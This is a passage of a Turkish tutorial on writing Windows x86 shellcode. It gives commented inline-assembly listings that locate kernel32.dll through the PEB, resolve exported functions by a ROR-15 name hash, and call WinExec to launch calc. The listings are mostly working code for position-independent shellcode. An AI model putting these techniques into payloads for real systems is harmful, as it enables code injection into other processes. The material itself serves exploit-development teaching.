    duğu adres InInitOrder[X].flink(sonraki modul)
27.         cmp[edi + 12 * 2], cl; KERNEL32.DLL 12 karakterden oluştuğu için 24. byte'ın nu
    ll olup olmadığını kontrol ediyoruz. Bu yöntem olabilecek en güvenli ve jenerik yöntem
    değil, ancak işimizi görüyor.
28.         jne sonraki_modul; Eğer 24. byte null değilse kernel32.dll ismini bulamamışız d
    emektir
29.
30.         mov ecx, [eax + 0x3c]; MSDOS başlığını atlıyoruz
31.         mov edx, [eax + ecx + 0x78]; Export tablosunun RVA adresini edx e yazıyoruz
32.         add edx, eax; Export tablosunun VA adresini hesaplıyoruz
33.         mov exportTabloAdresi, edx; Export tablo adresini fonksiyonları tararken lazım
    olacağı için kaydediyoruz
34.         mov ecx, [edx + 0x18]; Export tablosundan toplam fonksiyon sayısını sayaç olara
    k kullanmak üzere kaydediyoruz
35.         mov sayac, ecx
36.         mov ebx, [edx + 0x20]; Export names tablosunun RVA adresini ebx e yazıyoruz
37.         add ebx, eax; Export names tablosunun VA adresini hesaplıyoruz
38.         mov namesTableVA, ebx
39.         popad
40.     }
41.
42.     while (sayac > 0){
43.         __asm {
44.             pushad
45.             mov ecx, sayac; Hangi fonksiyon sırasında kaldığımızı hatırlamak üzere saya
    ç eğerini kullanıyoruz
46.             dec ecx
47.             mov sayac, ecx
48.             mov ebx, namesTableVA; Names tablosunun VA adresini hatırlamak için namesTa
    bleVA değerini kullanıyoruz
49.             mov esi, [ebx + ecx * 4]; Export names tablosunda sırası gelen fonksiyon ad
    ının pointerının RVA adresini hesaplıyoruz ve bu pointer'ın değerini ESI registerına at
    ıyoruz
50.             mov eax, modulBaseAdresi; Modül başlangıç adresini hatırlamak için modulBas
    eAdresi değerini kullanıyoruz
```

```
51.             add esi, eax; Fonksiyon pointerının VA adresini hesaplıyoruz
52.             mov ptrFonksiyonAdi, esi; Fonksiyon adının pointerını fonksiyon adını yazma
    k üzere saklıyoruz
53.
54.             hash_hesaplama_bolumu :
55.             xor edi, edi
56.             xor eax, eax
57.             cld; lods instructionı ESI register ını yanlışlıkla aşağı yönde değiştirmes
    in diye emin olmak için kullanıyoruz
58.             hesaplama_dongusu :
59.             lodsb; ESI nin işaret ettiği mevcut fonksiyon adı harfini(yani bir byteı) A
    L registerına yüklüyoruz ve ESI yi bir artırıyoruz
60.             test al, al; Fonksiyon adının sonuna gelip gelmediğimizi test ediyoruz
61.             jz hesaplama_sonu; AL register değeri 0 ise, yani fonksiyon adını tamamlamı
    şsak hesaplamayı sona erdiriyoruz
62.             ror edi, 0xf; Hash değerini 15 bit rotate ettiriyoruz
63.             add edi, eax; Hash değerine mevcut karakteri ekliyoruz
64.             jmp hesaplama_dongusu
65.
66.             hesaplama_sonu :
67.             mov hashDegeri, edi; Hash değerini yazmak üzere saklıyoruz
68.
69.             fonksiyon_adresini_bulma :
70.             mov edx, exportTabloAdresi; Export tablo adresini hatırlıyoruz
71.             mov ebx, [edx + 0x24]; Export ordinal tablosunun RVA adresini kaydediyoruz

72.             mov esi, modulBaseAdresi
73.             add ebx, esi; Export ordinal tablosunun VA adresini hesaplıyoruz
74.             mov cx, [ebx + 2 * ecx]; Mevcut fonksiyonun Name table sırasına denk düşen
    ordinal değerini tespit ediyoruz
75.             mov ebx, [edx + 0x1c]; Export adres tablosunun RVA adresini EBX e saklıyoru
    z
76.             add ebx, esi; Export adres tablosunun VA adresini hesaplıyoruz
77.             mov eax, [ebx + 4 * ecx]; Ordinal numarası ile export adres tablosunun ilgi
    li bölümünü okuyarak fonksiyon RVA adresini tespit ediyoruz
78.             add eax, esi; Fonksiyonun VA adresini hesaplıyoruz
79.             mov fonksiyonAdresi, eax; Fonksiyonun adresini yazmak üzere saklıyoruz
80.
81.             popad
82.         }
83.         printf("%s;%x;%x\n", ptrFonksiyonAdi, hashDegeri, fonksiyonAdresi);
84.     }
85.     getchar();
86. }
```

Kernel32FonksiyonListele.c

Uygulamamızı incelediğimizde daha önceki bölümlerimizde modül adreslerinin bulunması ve fonksiyon adreslerinin tespiti ile ilgili bahsettiğimiz tekniklerin bir araya getirildiğini göreceğiz. Yalnız burada hafızadaki adresini bulmaya çalışacağımız modül sadece Kernel32.dll modülü ve bu modülün export ettiği tüm fonksiyonlarla ilgili ad, adres ve hash bilgilerini elde edeceğiz.

Uygulama öncelikle Process Environment Block'un adresini tespit ediyor.

Bu veri yapısı içinde PEB LOADER DATA veri yapısının adresinin tutulduğu alan hesaplanıyor ve bu adres elde ediliyor.

PEB LOADER DATA veri yapısı içinde başlatılma sırasına göre modül listesinin tutulduğu alan hesaplanıyor ve burada bulunan adresin değeri elde ediliyor.

Modül inceleme döngüsüne girildiğinde ilk modülün baz adresi kaydediliyor. Eğer aradığımız modül bu modül ise bu baz adresi aşağıda kullanılmaya devam edilecek.

Modül baz adresini C uygulamasının printf fonksiyonu ile yazdırabilmek için bir C lokal değişkenine atıyoruz.

Liste içinde modül metadatasının HEX 20 offset'inde Unicode formatındaki modül adının adresi yer alıyor. Modül adının adresini EDI register'ına aktarıyoruz. İncelemekte olduğumuz modül metadata'sının Kernel32'ye ait olup olmadığını bu bilgiyi kullanarak anlayacağız.

İncelemekte olduğumuz modül meta datasının ilk 4 byte'I modül listesindeki bir sonraki modül metadata'sının başlangıç adresini içeriyor. Bu bilgiyi bir sonraki döngüde kullanmak üzere ESI register'ına yazıyoruz.

Daha önce EDI register'ına aktardığımız modül başlangıç adresinden itibaren 24. Byte'ın null olup olmadığını kontrol ediyoruz. Modül adının bu kapsam içinde unicode formatında tutulduğundan bahsetmiştik. Kernel32.dll verisi toplam 12 karakterden oluştuğundan 13. Karakterin null olup olmadığını kontrol ediyoruz. Biliyorsunuz C Assembly, C gibi dillerde array indeksi 0'dan başlar, bu nedenle 12 indeksi aslında arrayin 13. Üyesine işaret eder. Bu yöntem kesinlikle çok ideal ve jenerik bir yöntem değil, ancak mevcut modern Windows işletim sistemlerinde Kernel32.dll'den daha önce adı 12 karakter olan başka bir modül yüklenmediğinden işimizi görecek.

Modül baz adresini tespit ettikten sonra export edilen fonksiyonları tespit etmek istiyoruz.

Bunun için hafızaya yüklenmiş olan PE dosya formatındaki veri yapılarından faydalanıyoruz. Öncelikle Image DOS başlığı içinde NT başlıklarının offset'ini tespit ediyoruz.

NT başlıkları içinde Export tablosunun RVA değerini elde ediyoruz. PE dosyası içindeki adreslerin pek çoğu RVA veya offset formatında olduğu için bu tür adreslere hafızada ulaşabilmek için bildiğiniz gibi Virtual Address formatına çevirme ihtiyacımız var. RVA formatındaki adresi VA formatına çevirmek için Modül baz adresi ile topluyoruz.

Export tablosunun VA adresini uygulamamızın aşağıdaki bölümünde fonksiyonları taramak için bir lokal C değişkenine kaydediyoruz.

Export tablosunun içinde HEX 18 offset adresinde export edilen toplam fonksiyon sayısını tespit ediyoruz. Bu rakamı sayaç olarak kullanarak sondan başa doğru tüm fonksiyonları tarayacağız.

Export tablosunun HEX 20 offset'inde bulunan Names Tablosunun adresini tespit ediyoruz ve VA adresini hesaplıyoruz. Daha sonra fonksiyonları tarayacağımız aşağıdaki bölümde kullanmak üzere bu değeri bir lokal C değişkenine kaydediyoruz.

Fonksiyonları taradığımız ikinci bölümde Name tablosundaki son fonksiyondan başlayarak fonksiyon adlarının hash değerlerini hesaplamaya başlıyoruz.

Fonksiyon adının pointer'ını ESI register'ına atadıktan sonra bir önceki uygulamamızda da kullandığımız hash hesaplama kodunu kullanarak hash değerlerini hesaplıyoruz.

Fonksiyon adresini bulma kısmını daha önce çalışmamıştık. Bu örneğimizde her bir fonksiyonun isminin hash değerini hesapladıktan sonra hafızadaki adresini de bulacağız.

Öncelikle Export tablosunun hafızadaki adresini esas alıyoruz. Bu tablonun HEX 24 offset'inde Export Ordinal Tablo'sunun RVA adresini buluyoruz, daha sonra VA adresini modül baz adresini ekleyerek hesaplıyoruz.


Ordinal tablosu içindeki ilgili kaydın adresini bulmak için her bir ordinal kaydı 2 byte olduğundan fonksiyon adının name tablo'su içindeki indeksini 2 ile çarpıp ordinal tablosunun adresi ile topluyoruz. Bulduğumuz adreste yer alan değeri CX register'ına aktarıyoruz.

Daha sonra Function Address Tablosu'nun adresini yine Export Tablo'sundan elde ettiğimiz RVA adresine modül baz adresini ekleyerek buluyoruz.

Ordinal değerini indeks olarak kullanarak fonksiyonun adresinin bulunduğu kaydın adresini hesaplıyoruz. Bu kayıttaki RVA değerini modül baz adresi ile toplayarak fonksiyonun hafızadaki adresini hesaplıyoruz ve adres değerini yazdırmak üzere lokal C değişkenine kopyalıyoruz.

Böylece geliştirdiğimiz uygulama hafızaya yüklendiğinde hafızada Kernel32.dll'in modül adresini, bu modülün export ettiği tüm fonksiyonların isimlerini, fonksiyon isimlerinin hash değerlerini ve o çalıştırmaya özgü olmak üzere fonksiyon adreslerini listeleyecek bir uygulama geliştirmiş olduk.

Şimdi bu uygulamayı çalıştırarak sonuçlarını gözlemleyelim.



Uygulamamızın çıktılarını Excel ile incelersek hash değerlerinin çakışmadığını görebiliriz. Aslında sadece aradığımız fonksiyonların hash değerlerinin tekrar etmemesi bile bizim için yeterli idi.

Temel ihtiyaçlarımızı belirlediğimiz ve bu ihtiyaçları karşılayacak metodları geliştirdiğimize göre shellcode geliştirme aşamasına geçebiliriz.

VII. SHELLCODE'UN GELİŞTİRİLMESİ

Shellcode'umuzun ihtiyaç duyacağı verilere referans verebilmesi ve farklı bir prosesin hafıza alanında ihtiyaç duyacağı modül ve fonksiyon adreslerini tespit etmesi için gerekli teknikleri çalıştık.

Bu teknikleri test etmek için C uygulama dilinin özelliklerinden de faydalanarak bazı uygulama kodlarını geliştirdik. Artık shellcode olarak kullanabileceğimiz bir kodu geliştirme aşamasına geldik.

```
1.  int f( )
2.  {
3.      __asm
4.      {ASSEMBLY KODUMUZU BURAYA YAZACAĞIZ
5.      }
6.  }
7.
8.  int main( void )
9.  {
10.     f( );
11. }
```

Hatırlarsanız farklı bir prosesin hafıza alanında çalıştıracağımız kod derlenmiş opcode'lar formatında olmalıydı. Dolayısıyla shellcode'umuzu derlemek için bir yönteme ihtiyaç var. Bu adımda iki farklı yöntem kullanacağız. Aslında her ikisi de tam olarak aynı sonucu veriyor, ancak yine de sizin için faydalı olabileceği düşüncesiyle her ikisini de uygulayacağız.

Birinci yöntemde Visual Studio ile shellcode'umuzu derleyeceğiz. Bunun için yine C dilinin, daha doğrusu Visual Studio derleyicisinin inline assembly özelliğini kullanacağız. İkinci yöntemde ise geliştirdiğimiz assembly kodunu doğrudan bir Assembler ile derleyeceğiz. Bunun için NASM assembler'ını kullanacağız. İkinci yöntem bizi daha doğrudan hedefe ulaştırabilecek bir yol.

Birinci yöntemimizde yukarıda gördüğünüz basit wrapper uygulamayı kullanacağız. Assembly dilinde geliştireceğimiz ve tamamen üretilecek opcode'lara ve instruction'lara hakim olacağımız shellcode'umuzu buradaki "f" fonksiyonuna yerleştirerek derleyeceğiz. Daha sonra statik analiz için kullandığımız IDA Pro'dan faydalanarak bu fonksiyon için derleyicinin ürettiği kodları üretilen PE dosyasının içinden çekip alacağız. Biraz dolaylı bir yol, ancak söylediğim gibi size farklı bir bakış açısı daha verebilmek için bu işlemi yapacağız.

Binary olarak opcode'larımızı elde ettikten sonra bu kodu Hexyaz script'imiz ile C string'ine çevirip test uygulamamız içinde deneyeceğiz.

```
1.  int f()
2.  {
3.      __asm
4.      {
5.          pushad
6.
7.          ; önce kernel32.dll in hafızadaki adresini buluyoruz
8.          xor ecx, ecx
9.          mov esi, fs:[0x30]; PEB adresi
10.         mov esi, [esi + 0x0c]; PEB LOADER DATA adresi
11.         mov esi, [esi + 0x1c]; Başlatılma sırasına göre modül listesinin başlangıç adre
    si
12.
13.         bir_sonraki_modul :
```

```
14.         mov ebp, [esi + 0x08]; Modülün baz adresi
15.         mov edi, [esi + 0x20]; Modül adı(unicode formatında)
16.         mov esi, [esi]; esi = Modül listesinde bir sonraki modül meta datalarının bulun
    duğu adres InInitOrder[X].flink(sonraki modul)
17.         cmp[edi + 12 * 2], cl; KERNEL32.DLL 12 karakterden oluştuğu için 24. byte ın nu
    ll olup olmadığını kontrol ediyoruz.Bu yöntem olabilecek en güvenli ve jenerik yöntem d
    eğil, ancak işimizi görüyor.
18.         jne bir_sonraki_modul; Eğer 24. byte null değilse kernel32.dll ismini bulamamış
    ız demektir
19.
20.         ; daha sonra WinExec fonksiyonunun hafızadaki adresini buluyoruz
21.         fonksiyon_bul :
22.         mov eax, [ebp + 0x3c]; MSDOS başlığını atlıyoruz
23.         mov edx, [ebp + eax + 0x78]; Export tablosunun RVA adresini edx e yazıyoruz
24.         add edx, ebp; Export tablosunun VA adresini hesaplıyoruz
25.         mov ecx, [edx + 0x18]; Export tablosundan toplam fonksiyon sayısını sayaç olara
    k kullanmak üzere kaydediyoruz
26.         mov ebx, [edx + 0x20]; Export names tablosunun RVA adresini ebx e yazıyoruz
27.         add ebx, ebp; Export names tablosunun VA adresini hesaplıyoruz
28.
29.         fonksiyon_bulma_dongusu :
30.         dec ecx; Sayaç son fonksiyondan başlayarak başa doğru azaltılır
31.         mov esi, [ebx + ecx * 4]; Export names tablosunda sırası gelen fonksiyon adının
     pointerının VA adresini hesaplıyoruz
32.         add esi, ebp; Fonksiyon pointerının RVA adresini hesaplıyoruz
33.
34.         hash_hesapla :
35.         xor edi, edi
36.         xor eax, eax
37.         cld; lods instructionı ESI register ını yanlışlıkla aşağı yönde değiştirmesin d
    iye emin olmak için kullanıyoruz
38.
39.         hash_hesaplama_dongusu :
40.         lodsb; ESI nin işaret ettiği mevcut fonksiyon adı harfini(yani bir byte ı) AL r
    egisterına yüklüyoruz ve ESI yi bir artırıyoruz
41.         test al, al; Fonksiyon adının sonuna gelip gelmediğimizi test ediyoruz
42.         jz hash_hesaplandi; AL register değeri 0 ise, yani fonksiyon adını tamamlamışsa
    k hesaplamayı sona erdiriyoruz
43.         ror edi, 0xf; Hash değerini 15 bit sağa rotate ettiriyoruz
44.         add edi, eax; Hash değerine mevcut karakteri ekliyoruz
45.         jmp hash_hesaplama_dongusu
46.
47.         hash_hesaplandi :
48.
49.         hash_karsilastirma :
50.         cmp edi, 0x10121ee3; Hesaplanan hash değerinin WinExec fonksiyon adının hash de
    ğeri ile tutup tutmadığını kontrol ediyoruz
51.         jnz fonksiyon_bulma_dongusu
52.         mov ebx, [edx + 0x24]; WinExec fonksiyonunun adresini bulabilmek için Export or
    dinals tablsosunun RVA adresini hesaplıyoruz
53.         add ebx, ebp; Export ordinals tablsosunun VA adresini hesaplıyoruz
54.         mov cx, [ebx + 2 * ecx]; WinExec fonksiyonunun Ordinal numarasını elde ediyoruz
    (ordinal numarası 2 byte)
55.         mov ebx, [edx + 0x1c]; Export adres tablosunun RVA adresini hesaplıyoruz
56.         add ebx, ebp; Export adres tablosunun VA adresini hesaplıyoruz
57.         mov eax, [ebx + 4 * ecx]; WinExec fonksiyonunun ordinal numarasını kullanarak f
    onksiyon adresinin RVA adresini tespit ediyoruz
58.         add eax, ebp; WinExec fonksiyonunun VA adresini hesaplıyoruz
59.
60.         fonksiyon_bulundu :
61.
62.         ; WinExec fonksiyonunu çağırıyoruz
63.         push 0; calc metninin sonuna null karakter yerleştirmek için stacke 0x00000000
    yazıyoruz
64.         push 0x636C6163; calc metnini little endian formata uydurmak için tersten yazıy
    oruz
```

```
65.         mov ebx, esp; calc metninin hafızadaki adresini ebx e yazıyoruz
66.         push 0; WinExec fonksiyon parametrelerini sağdan sola doğru stacke yazıyoruz, u
    CmdShow parametresini 0 olarak veriyoruz
67.         push ebx; WinExec fonksiyonunun ikinci parametresi olarak çalıştırılacak proses
    in isminin pointerını stacke yazıyoruz
68.         call eax; WinExec fonksiyonunu çağırıyoruz
69.
70.         popad
71.     }
72. }
73.
74. int main(void)
75. {
76.     f();
77. }
```

İlk shellcode versiyonumuzu hazırladığımız iskelet C uygulamasının "f" fonksiyonunun içine inline assembly olarak gömeceğiz.

Shellcode'umuzun ilk bölümü daha önce de detaylı olarak incelediğimiz Kernel32.dll'in hafızadaki adresini tespit etmeye yarıyor.

Daha sonra WinExec fonksiyonunun adresini bulmak için gerekli işlemleri yapıyoruz. Fonksiyon adresinin bulunması üzerinde de daha önce çalıştığımız için detaylı bir açıklama yapmayacağım.

Daha önce Kernel32.dll fonksiyonlarının adlarını, hafızadaki adreslerini ve adlarının hash değerlerini listelemiştik. Shellcode'umuzun daha önce yaptığımız bu çalışmadan farkı her bir fonksiyon adının hash değerini hesapladıktan sonra bizim daha önceden hesaplamış olduğumuz hash değeri ile aynı olup olmadığını kontrol etmesi. Buradaki amacımız fonksiyon adının aradığımız fonksiyon olup olmadığının hash değeri üzerinden kontrol edilmesi. Daha önceki çalışmalarımızda da WinExec kelimesinin kullandığımız hash algoritması ile hash değerinin HEX 10121ee3 olduğunu hesaplamıştık.

Shellcode'umuz yine daha önce detaylı olarak incelediğimiz üzere hash değeri tutan fonksiyonun hafızadaki RVA adresini ordinals tablosu ve address tablosunu kullanarak tespit ediyor. Son olarak bu RVA adresini Kernel32.dll modülünün baz adresi ile toplayarak WinExec'in hafızadaki VA adresini hesaplıyoruz.

Shellcode'umuzun daha önceki çalışmalarımızdan en temel farkı bu noktada ortaya çıkıyor. Çağırmak istediğimiz fonksiyonun adresini tespit ettikten sonra sıra bu fonksiyonun parametrelerini düzenlemeye, stack'e yazmaya ve bu fonksiyonu çalıştırmaya geliyor.

Öncelikle WinExec fonksiyonunun çalıştırmasını istediğimiz uygulama adını stack'e yazıyoruz. WinExec fonksiyonuna parametre olarak uygulama adının hafızadaki adresini vermek zorunda olduğumuzdan fonksiyonu çağırmadan önce stack'e bu adresi yazmamız gerekiyor. Bölüm-4 Shellcode ve Veri Referans Problemi konumuzda pozisyon bağımsız olarak bu problemin nasıl çözülebileceğini incelemiştik. Burada da aynı yöntemi kullanarak uygulama adını stack'e yazdıktan hemen sonra ESP register değerini daha sonra kullanmak üzere EBX register'ına kopyalıyoruz.

Burada vurgulanması gereken 3 temel konu var:


- Birincisi daha önce de bahsettiğimiz X86 mimarisinin hafıza organizasyonunda little endian formatı kullanıyor olması. Dolayısıyla uygulama adını hafızaya yazarken her 4 byte'lık bölüm son karakterden ilk karaktere doğru yazmamız gerekiyor.

- İkincisi uygulama adının C string formatında olması gerektiğinden uygulama adından hemen sonra gelen ilk karakterin null byte olması zorunluluğu. Shellcode'umuzda stack'e 0 değerini push etmemizin nedeni bu gereklilik.
- Üçüncüsü Windows API'lerine parametre aktarımının fonksiyon prototipinde sağdan sola doğru bir sıra izleyerek yapılması kuralı. WinExec fonksiyonuna MSDN'den bakarsak aldığı parametrelerin sırasıyla C string pointer veri tipinde lpCmdLine yani çalıştırılacak uygulama ve bu uygulamanın alacağı parametrelerin C string pointer'ı, ikinci olarak da unsigned integer veri tipinde uCmdShow yani display opsiyonları olduğu görürüz.


Buna göre bizim WinExec fonksiyonunu çağırmadan stack'e sırasıyla uCmdShow ve lpCmdLine parametrelerini push etmemiz lazım. uCmdShow için kullanılabilecek değerlerden 0'ı kullanıyoruz. Bu parametrenin alabileceği diğer herhangi bir değeri de kullanabilirdik.

Parametreleri stack'e yazdıktan hemen sonra WinExec API'sini çağırarak hedefimize ulaşıyoruz.

Uygulamamızı Visual Studio ile derleyerek üretilen opcode'ları elde etmeye çalışacağız.




Şimdi IDA Pro ile derlenmiş dosyamızı yükleyelim.



